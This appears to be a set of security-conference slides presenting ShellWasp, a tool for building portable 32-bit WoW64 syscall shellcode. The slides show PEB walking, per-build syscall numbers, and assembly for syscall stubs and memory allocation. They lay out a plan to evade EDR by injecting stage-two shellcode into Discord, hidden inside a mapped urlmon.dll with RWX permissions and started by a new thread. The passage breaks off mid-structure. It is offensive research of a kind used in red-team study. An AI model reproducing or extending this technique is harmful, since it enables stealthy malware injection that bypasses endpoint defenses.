
# Windows 11?

```
0:000> u ntdll!ntallocatevirtualmemory  
ntdll!NtAllocateVirtualMemory:  
77884d50 b818000000      mov     eax,18h  
18h = SSN for NtAllocateVirtualMemory  
77884d55 ba408f8a77      mov     edx,offset ntdll!RtlInterlockedCompareExchange64+0x180  
(778a8f40)  
77884d5a ffd2            call    edx  
77884d5c c21800          ret    18h  
77884d5f 90              nop  
  
0:000> u 778a8f40  
ntdll!Wow64SystemServiceCall:  
778a8f40 ff2520c29377    jmp    dword ptr [ntdll!Wow64Transition (7793c220)]  
778a8f46 cc                int    3  
  
0:000> dd 7793c220  
7793c220 77806000 7793c000 00000000 00000000  
  
0:000> u 77806000  
77806000 ea096080773300  jmp    0033:77806009
```

- The old **Windows 7** method of invoking syscalls still works!

```
0:000> dd fs:c0
```

```
0053:000000c0 77806000 00000409 00000000 00000000
```



# Building Syscall Shellcode

# Windows Releases

- Syscall **SSNs** change with each **new release** of Windows.
- We can determine the release by matching it to the **OS build** number.
- This information can be retrieved purely through shellcode via **introspection**.

Windows 10		
OS Release Name	OS Build Number	OS Build Number (Hex)
21H2	19044	4A64
21H1	19043	4A63
20H2	19042	4A62
2004, 20H1	19041	4A61
1909, 19H2	18363	47BB
1903, 19H1	18362	47BA
1809, RS5	17763	4563
1803, RS4	17134	42EE
1709, RS3	16299	3FAB
1703, RS2	15063	3AD7
1607, RS1	14393	3839
1511, TH2	10586	295A
1507, TH1	10240	2800

Windows 11		
OS Release Name	OS Build Number	OS Build Number (Hex)
Insider Preview	25145	6239
Insider Preview	25115	621B
Insider Preview	22621	585D
Insider Preview	22610	5852
21H2	22000	55F0

## Win. Server 2022

Win. Server 2022		
OS Release Name	OS Build Number	OS Build Number (Hex)
21H2	20348	4F7C

# Walking the PEB

- We can walk the **Process Environment Block** (PEB) to find useful pieces of information.
- **OSBuildNumber** is all we actually need if **Windows 10**.
  - It is at offset **0xAC** from the start of the PEB.
  - You could use **OSMajorVersion** and **OSMinorVersion** to check if different OS version
- As with anything PEB-related, we can find the PEB at **fs:[0x30]**.

```
ULONG OSMajorVersion;           //0xa4
ULONG OSMinorVersion;          //0xa8
USHORT OSBuildNumber;          //0xac
0:000> dd 00cc4000 +0xac
00cc40ac 00004a64 00000002 00000003 00000006
```

0x4a64 = **21h2**

*This is the most recent Windows 10 release.*

# Identifying OSMajorVersion & OSMinorVersion

- **OSMajorVersion** & **OSMinorVersion** can determine **which version** of Windows.
- The **PEB** combined with these to identify older versions versions of Windows.

```
0:009> dd 7efde000 +0xa4  
7efde0a4 00000006 00000001 01001db1 00000002  
  
0:009> dd 7efde000 +0xa8  
7efde0a8 00000001 01001db1 00000002 00000003
```

6.1 = Window 7

```
ULONG OSMajorVersion;           //0xa4  
ULONG OSMinorVersion;          //0xa8  
USHORT OSBuildNumber;          //0xac
```

```
0:000> dd 00cc4000 +0xa4  
00cc40a4 0000000a 00000000 00004a64 00000002 00000000
```

```
0:000> dd 00cc4000 +0xa8  
00cc40a8 00000000 00004a64 00000002 00000003 00000000
```

Oxa = Windows 10

10.0 = Windows 11, Windows 10, Windows Server 2022, Windows Server 2019, Windows Server 2016

# Let's Turn This into Shellcode

- Only minimal Assembly is needed to get OSBuildNumber.

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
```

```
005312b3 64a130000000    mov     eax,dword ptr fs:[00000030h]
005312b9 8b80ac000000    mov     eax,dword ptr [eax+0ACh] ds:002b:007860ac=00004a64
```

0x4a64 = 21h2

*This is the most recent Windows 10 release.*

# Making the Syscall in Shellcode

- How we make the syscall depends on the OS version.
  - Which **OS builds** are we trying to support?

**Windows 7**

```
ourSyscall:  
xor ecx, ecx  
lea edx, [esp+4]  
call dword ptr fs:[0xc0]  
add esp, 4  
ret
```

**Windows 10/11**

```
ourSyscall:  
call dword ptr fs:[0xc0]  
ret
```

**Windows 7 & 10/11**

*ourSyscall:*

```
cmp dword ptr [edi-0x4],0xa  
jne win7
```

*win10:*

```
call dword ptr fs:[0xc0]  
ret
```

*win7:*

```
xor ecx, ecx  
lea edx, [esp+4]  
call dword ptr fs:[0xc0]  
add esp, 4  
ret
```

# Syscall Initializer Shellcode

Capturing OS Build.

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac] ←
mov ecx, esp ←
sub esp, 0x1000 ←
cmp bl, 0x64
jl less1
push 0x1d
push 0x1a0008
push 0x18b
push 0x55
push 0x18
jmp saveSyscallArray
less1:
cmp bl, 0x62
jl less2
push 0x1d
push 0x8
push 0x18b
push 0x55
push 0x18
jmp saveSyscallArray
less2:
cmp bl, 0xF0
jl end
push 0x1d
push 0x1a0008
push 0x194
push 0x55
push 0x18
saveSyscallArray:
mov edi, esp ←
mov esp, ecx ←

; 21H2, Win10 release
; NtCreateKey
; NtWriteFile
; NtSetContextThread
; NtCreateFile
; NtAllocateVirtualMemory

; 20H2, Win10 release
; NtCreateKey
; NtWriteFile
; NtSetContextThread
; NtCreateFile
; NtAllocateVirtualMemory

; 21H2, Win11 release
; NtCreateKey
; NtWriteFile
; NtSetContextThread
; NtCreateFile
; NtAllocateVirtualMemory
```

- This initializer is if you are targeting only one OS.

**Saving the stack; creating space on the stack to hold our **syscall** array.**

**Checking for specific OS release versions.**  
*For most of these we only need to look at one byte to see if there is match.*

**Pushing syscall system service numbers onto the stack, placing them in the **syscall** array.**

**Our syscall values now can be referenced from EDI, pointing to the **syscall** array.**

# Syscall Initializer Shellcode

```
mov eax, fs:[0x30]
mov ebx, [eax+0xac]
mov eax, [eax+0xa4]
mov ecx, esp
sub esp, 0x1000

Getting OS Build.

Getting OS Major Version.

; 21H2, Win10 release
; NtCreateKey
; NtWriteFile
; NtSetContextThread
; NtCreateFile
; NtAllocateVirtualMemory

; 21H2, Win11 release
; NtCreateKey
; NtWriteFile
; NtSetContextThread
; NtCreateFile
; NtAllocateVirtualMemory

; Win7, Sp1 release
; NtCreateKey
; NtWriteFile
; NtSetContextThread
; NtCreateFile
; NtAllocateVirtualMemory

jmp saveSyscallArray
less1:
cmp bl, 0xF0
jl less2
push 0x1d
push 0x1a0008
push 0x18b
push 0x55
push 0x18
jmp saveSyscallArray
less2:
cmp bl, 0xB1
jl end
push 0x1a
push 0x5
push 0x150
push 0x52
push 0x15

saveSyscallArray:
push eax
mov edi, esp
add edi, 0x4
mov esp, ecx
```

- This initializer is for targeting both Win 7 and Win10/11.

**Saving the stack; creating space on the stack to hold our syscall array.**

**Checking for specific OS release versions.**  
*For most of these we only need to look at one byte to see if there is match.*

**Pushing syscall system service numbers onto the stack, placing them in the syscall array.**

**Our syscall values now can be referenced from EDI, pointing to the syscall array.**

**OS Major Version is accessible via edi-4.**

# Our Syscall Array

- After the **syscall initializer**, we have a **Syscall Array**, accessible via **edi**, to reach our syscall service numbers.

```
0:000> dd edi  
0115ed7c 0000018b 00000174 00000060 0000001d
```

edi: NtSetContextThread

edi + 0x4: NtReplaceKey

edi + 0x8: NtSetValueKey

edi + 0xc: NtCreateKey

# Our Syscall Array

- We can use entries in our syscall array to set the SSN before making the syscall.

Syscall Array		
Location	Syscall	SSN
edi	NtSetContextThread	0x18b
edi + 0x4	NtReplaceKey	0x174
edi + 0x8	NtSetValueKey	0x60
edi + 0xc	NtCreateKey	0x1d

```
mov eax, [edi]  
call ourSyscall
```

```
mov eax, [edi+0x4]  
call ourSyscall
```

```
mov eax, [edi+0x8]  
call ourSyscall
```

```
mov eax, [edi + 0xc]  
call ourSyscall
```

```
ourSyscall:  
call dword ptr fs:[0xc0]  
ret
```


# Pointer to Syscall Array

- We want to **save** and then **restore** our **pointer** to the **syscall array**.
  - We use **push** and **mov edi, [esp+0xYY]** on **edi**.
  - Making a syscall will cause many values in registers to be lost.
  - Syscall array eradicates **blind trust**.

```
0:000> dd edi  
0115ed7c 0000018b 00000174 00000060 0000001d
```

edi: NtSetContextThread

*ourSyscall:*  
call dword ptr fs:[0xc0]  
ret



Save pointer to syscall array

Push Syscall parameters

Give SSN

Make the syscall

Stack Cleanup

Restore pointer to syscall array

# ShellWasp: A Tool for Syscall Shellcode

# ShellWasp

- Automates building templates of **syscall shellcode**.

- Nearly all user-mode syscalls supported.
  - All the ones I could find function prototypes for.

- Solves the syscall portability problem.
  - Uses **PEB** to identify **OS build**.
  - Creates **Syscall Array**

- Supports **Windows 7/10/11**

- Uses existing syscall tables.
- Uses **newly created syscall tables** for newer versions of Windows 10 & 11.

```
"',',  
""  
"\" . . . . . ==% %%%%%; . .  
"" , %%% =%% %%%%%; ; ; -_  
%; %%%%% . ; ; %%%"%p ---; _ ' -_  
%; %%%%% __; %%%; p/; O -- " -_ , -_  
q; %%% /v \; p ; %%%%%; -- _ ' -_ , -_  
//\ " // \ % ; %%%%%; ', /% \ _ " -_ , -_ \ _  
\\ / // \ \ ; %%% ; ; / \ %%%; ; ; ; \ _ " -_ , -_ \ _  
,-= \ = " % ; %%%; ; ; ' ; % -_ , -_ \ _  
/- / - = \ == ; ; , -_ %%%; % -_ , -_ \ _  
// = == - %%%; % ; %  
/ - = - d ; ; ; ; : F_P:  
\ = , - " d %%%; ; %%%;  
// % ; %%%;  
// d %%%;  
\ %%%;  
v
```



Syscall Shellcode for WoW64, 32-bit

v.1: Bramwell Brizendine, 2022

```
b - Build syscall shellcode.  
i - Add or modify syscalls.  
w - Add or modify Windows releases.  
c - Save config file [config.cfg] with current selections.  
h - Display options.
```



# ShellWasp

- Users can easily and quickly **rearrange** syscalls in shellcode.

Syscalls have been rearranged.

Current Syscall Selections:

```
NtWriteFile  
NtClose  
NtSetContextThread  
NtCreateFile  
NtAllocateVirtualMemory  
NtWriteFile  
NtCreateKey
```

SysShellcode>Syscalls>



# ShellWasp: Releases

- Easy to select desired Windows releases via **config** file or UI.
  - Can **save** changes made to **config**.
  - All the **newest OS builds** of Windows 10/11 are supported!

SysShellcode>WinReleases> a

Windows 10:

r14	22H2	[X]
r13	21H2	[X]
r12	21H1	[X]
r11	20H2	[ ]
r10	2004	[ ]
r9	1909	[ ]
r8	1903	[ ]
r7	1809	[ ]
r6	1803	[ ]
r5	1709	[ ]
r4	1703	[ ]
r3	1607	[ ]
r2	1511	[ ]
r1	1507	[ ]

c - Clear current selections.

Windows 7:

sp1	SP1	[X]
sp0	SP0	[ ]

Windows 11:

b2	22H2	[X]
b1	21H2	[X]



# ShellWasp: Config file

- The config file, **config.cfg**, makes it easy to save your selections.
- Can preload desired **syscalls** and **Windows** releases via **config** file or UI.
  - Can **save** changes made to **config**.
- Users can enter selections directly into the config file via a text editor or through the user interface.

```
1 [Windows 10]
2 r21h2 = True
3 r22H2 = True
4 r21h1 = True
5 r20h2 = False
6 r2004 = False
7 r1909 = False
8 r1903 = False
9 r1809 = False
10 r1803 = False
11 r1709 = False
12 r1703 = False
13 r1607 = False
14 r1511 = False
15 r1507 = False
16
17 [Windows 7]
18 sp0 = False
19 sp1 = True
20
21 [Windows 11]
22 b21H2 = True
23 b22H2 = True
24
25
26 [SYSCALLS]
27 selected_syscalls = ['NtAllocateVirtualMemory', 'NtQuerySystemInformation', 'NtOpenProcess', 'NtCreateFile', 'NtCreateSection', 'NtMapViewOfSection', 'NtProtectVirtualMemory',
28 'NtWriteVirtualMemory', 'NtCreateThreadEx', 'NtWaitForSingleObject']
29
30 [MISC]
31 print_string_literal_of_bytes = False
32 show_comments = True
```



# ShellWasp: Optimizing Syscall Array

- ShellWasp will **optimize the syscall array** to minimize wasted bytes.
  - If you use the same syscall multiple times, there will be **only one entry for the syscall** that will be reused.
- ShellWasp only checks the **last byte** of the OS build code, keeping size smaller.
- Rather than checking every possible OS build ever created, ShellWasp **only checks the OS builds** (releases) **you select**.
  - Most people have not disabled automatic updates of Windows, so they will likely have a **fairly recent** version of whichever OS they use.
    - It is absurd to attempt every single OS.
- The syscall array is **fairly generic**. You can recreate it at any time and add it to an existing shellcode, to update an existing shellcode for new OS builds that may come out.
  - Because the syscall is **calculated at runtime**, everything in the “meat” of the shellcode is generic – **nothing is hardcoded!**



# ShellWasp

```
push edi  
push 0x00000000 ; ULONG EaLength  
push 0x00000000 ; PVOID EaBuffer  
push 0x00000000 ; ULONG CreateOptions  
push 0x00000000 ; ULONG CreateDisposition  
push 0x00000000 ; ULONG ShareAccess  
push 0x00000000 ; ULONG FileAttributes  
push 0x00000000 ; PLARGE_INTEGER AllocationSize  
push 0x00000000 ; PIO_STATUS_BLOCK IoStatusBlock  
push 0x00000000 ; POBJECT_ATTRIBUTES ObjectAttributes  
push 0x00000000 ; ACCESS_MASK DesiredAccess  
push 0x00000000 ; PHANDLE FileHandle  
  
mov eax, [edi+0x4] ; NtCreateFile syscall  
call ourSyscall  
  
mov edi, [esp+0x2c]  
  
push edi ← Save syscall array  
push 0x00000000 ; PULONG Disposition  
push 0x00000000 ; ULONG CreateOptions  
push 0x00000000 ; PUNICODE_STRING Class  
push 0x00000000 ; ULONG TitleIndex  
push 0x00000000 ; POBJECT_ATTRIBUTES ObjectAttributes  
push 0x00000000 ; ACCESS_MASK DesiredAccess  
push 0x00000000 ; PHANDLE pKeyHandle  
  
mov eax, [edi] ; NtCreateKey syscall  
call ourSyscall  
  
mov edi, [esp+0x1c] ← Restore syscall array
```

- Creates template with all syscalls selected.
  - Labels syscall **parameter names** and **types** in vivid colors.
- Utilizes syscall array.
  - Will automatically populate with SSNs.

Syscall parameter types

Syscall parameter names

Loading SSN value from Syscall array

Restore syscall array



# ShellWasp: Invoking the Syscall

```
ourSyscall:          ; Syscall Function
cmp dword ptr [edi-0x4],0xa
jne win7

win10:               ; Windows 10/11 Syscall
call dword ptr fs:[0xc0]
ret

win7:                ; Windows 7 Syscall
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

This syscall function supports Win 7 and 10/11.

- ShellWasp **analyzes the selected OS builds** to determine how to build the shellcode.
  - If you are only **Windows 10/11** OS builds, then the modern way of invoking a syscall is needed.
  - If you are doing only **Windows 7**, then the older style of invoking a syscall is needed.
  - If you want to consider a combination of **Windows 7 and 10/11**, then you need both.
    - In this case, ShellWasp adds **extra code to check the Windows version**.
    - The Windows version # is saved **before the syscall array**, for easy access.
      - Otherwise, if not combining Windows 7 with 10/11, then ShellWasp does not check the OS version, as it is completely **unnecessary**.

# Creating Shellcode with Windows Syscalls

- **Goal:** Create a shellcode that uses exclusively Windows syscalls, with no WinAPIs.
  - If we can achieve this, we **evade EDR**.
- **Problem:** There are vastly fewer syscalls than there are WinAPIs, meaning the functionality that can be achieved is more limited.
- **Our Task:** Create a shellcode that comprised of Windows syscalls that can inject another shellcode into a separate process, then causing that to start.
- **Requirements:** It must be able to **portable** across multiple operating systems and **multiple OS builds**.
  - This is the really tricky part. If we hardcode syscall IDs, it is not truly portable.
  - Windows 7 and Windows 10/11 both use slightly different mechanisms to perform the Wow64 syscall initialization.
    - Thus, shellcode that is not build with this in mind will only work on one OS.

# Steps for Process Injection with Syscalls

1. Create a region of memory to hold our **SystemProcessInformation**.
2. Generate a listing of **all active processes** on the system via SystemProcessInformation
3. Parse through the SystemProcessInformation results to **identify the Process ID** (PID) for our target app, Discord.
4. Open a handle to our target process, Discord.
5. Create a **file handle** to our **urlmon.dll**, where we will hide our stage two shellcode.
6. Create a **section handle** to **urlmon.dll**.
7. **Map our section** of urlmon.dll into the target process, Discord.

# Steps for Process Injection with Syscalls

8. Change the **memory permissions** for our newly mapped **urlmon.dll** to **RWX**.
9. Write our stage two shellcode into Discord, **hiding** it inside of urlmon.dll
- 10. Create a thread**, telling it where to begin execution – which will be at the start of our stage two shellcode
- 11. Cause that shellcode to begin executing.**

# Required Windows Syscalls

- NtAllocateVirtualMemory
- NtQuerySystemInformation
- NtOpenProcess
- NtCreateFile
- NtCreateSection
- NtMapViewofSection
- NtProtectVirtualMemory
- NtWriteVirtualMemory
- NtCreateThreadEx
- NtWaitForSingleObject

# Create a Region of Memory

- A region of memory is needed to for our **SystemProcessInformation**.
  - In an environment with many actives processes, you will need a lot of space.
  - Creating separate memory – rather than using existing memory, such as heap or stack, is better, as potentially this could be large.
  - NtAllocateVirtualMemory** will return us an allocation with our desired **RWX** memory permissions.

NTAPI **NtAllocateVirtualMemory**(  
IN HANDLE **ProcessHandle**,  
IN OUT PVOID \***BaseAddress**,  
IN ULONG **ZeroBits**,  
IN OUT PULONG **RegionSize**,  
IN ULONG **AllocationType**,  
IN ULONG **Protect**);

# Create a Region of Memory

```
mov dword ptr [ebp - 0x18], 0x600000 ; Initialize size of memory
restart:
push edi

push 0x40 ; ULONG Protect, 0x40
xor ebx, ebx
push 0x3000 ; ULONG Protect
lea ebx, dword ptr[ebp - 0x18]
push ebx ; PSIZE_T RegionSize
xor ecx, ecx
push ecx ; ULONG_PTR ZeroBits
mov dword ptr[ebp - 0x280], 0
lea ebx, dword ptr[ebp - 0x280]
push ebx ; PVOID *BaseAddress, 0x00
push -1 ; HANDLE ProcessHandle

mov eax, [edi+0x24] ; Load pointer to NtAllocateVirtualMemory syscall
call ourSyscall ; Initiate syscall

mov edi, [esp+0x18] ; Restore pointer to syscall array
push edi ; Save pointer to syscall array
```

- If a type **begins with a P**, we need to provide a **pointer** to that value or structure.
- If the type does not begin with a P, then we provide the value directly, as with the handle.
- -1 = **0xffffffff** – that is a shorthand for the **process itself**.
- **0x40** for Protect specifies **RWX**.

# Create a SystemProcessInformation Structure

- A **SystemProcessInformation**. Will contain an exhaustive listing of all active processes.
- Once we have this, we can search through it to **get the Process ID (PID)** of our target process, Discord.exe.
- This **PID is required** in order to get a handle to the process.
  - No PID = no handle.
  - No handle = you cannot do anything!
- **NtQuerySystemInformation** can return many types of system information.
  - **SystemProcessInformation** is just one option of numerous possibilities.

```
NTAPI NtQuerySystemInformation(  
    IN SYSTEM_INFORMATION_CLASS  
    SystemInformationClass,  
    IN OUT PVOID  
    SystemInformation,  
    IN ULONG  
    SystemInformationLength,  
    OUT PULONG  
    ReturnLength  
)
```

# SystemProcessInformation Structure

```
internal class SystemProcessInformation {  
    internal uint NextEntryOffset; // This offset takes us to the next process.  
    internal uint NumberOfThreads;  
    long SpareL1;  
    long SpareL2;  
    long SpareL3;  
    long CreateTime;  
    long UserTime;  
    long KernelTime;  
  
    internal ushort NameLength; // UNICODE_STRING  
    internal ushort MaximumNameLength;  
    internal IntPtr NamePtr; // This will point into the data block returned by NtQuerySystemInformation  
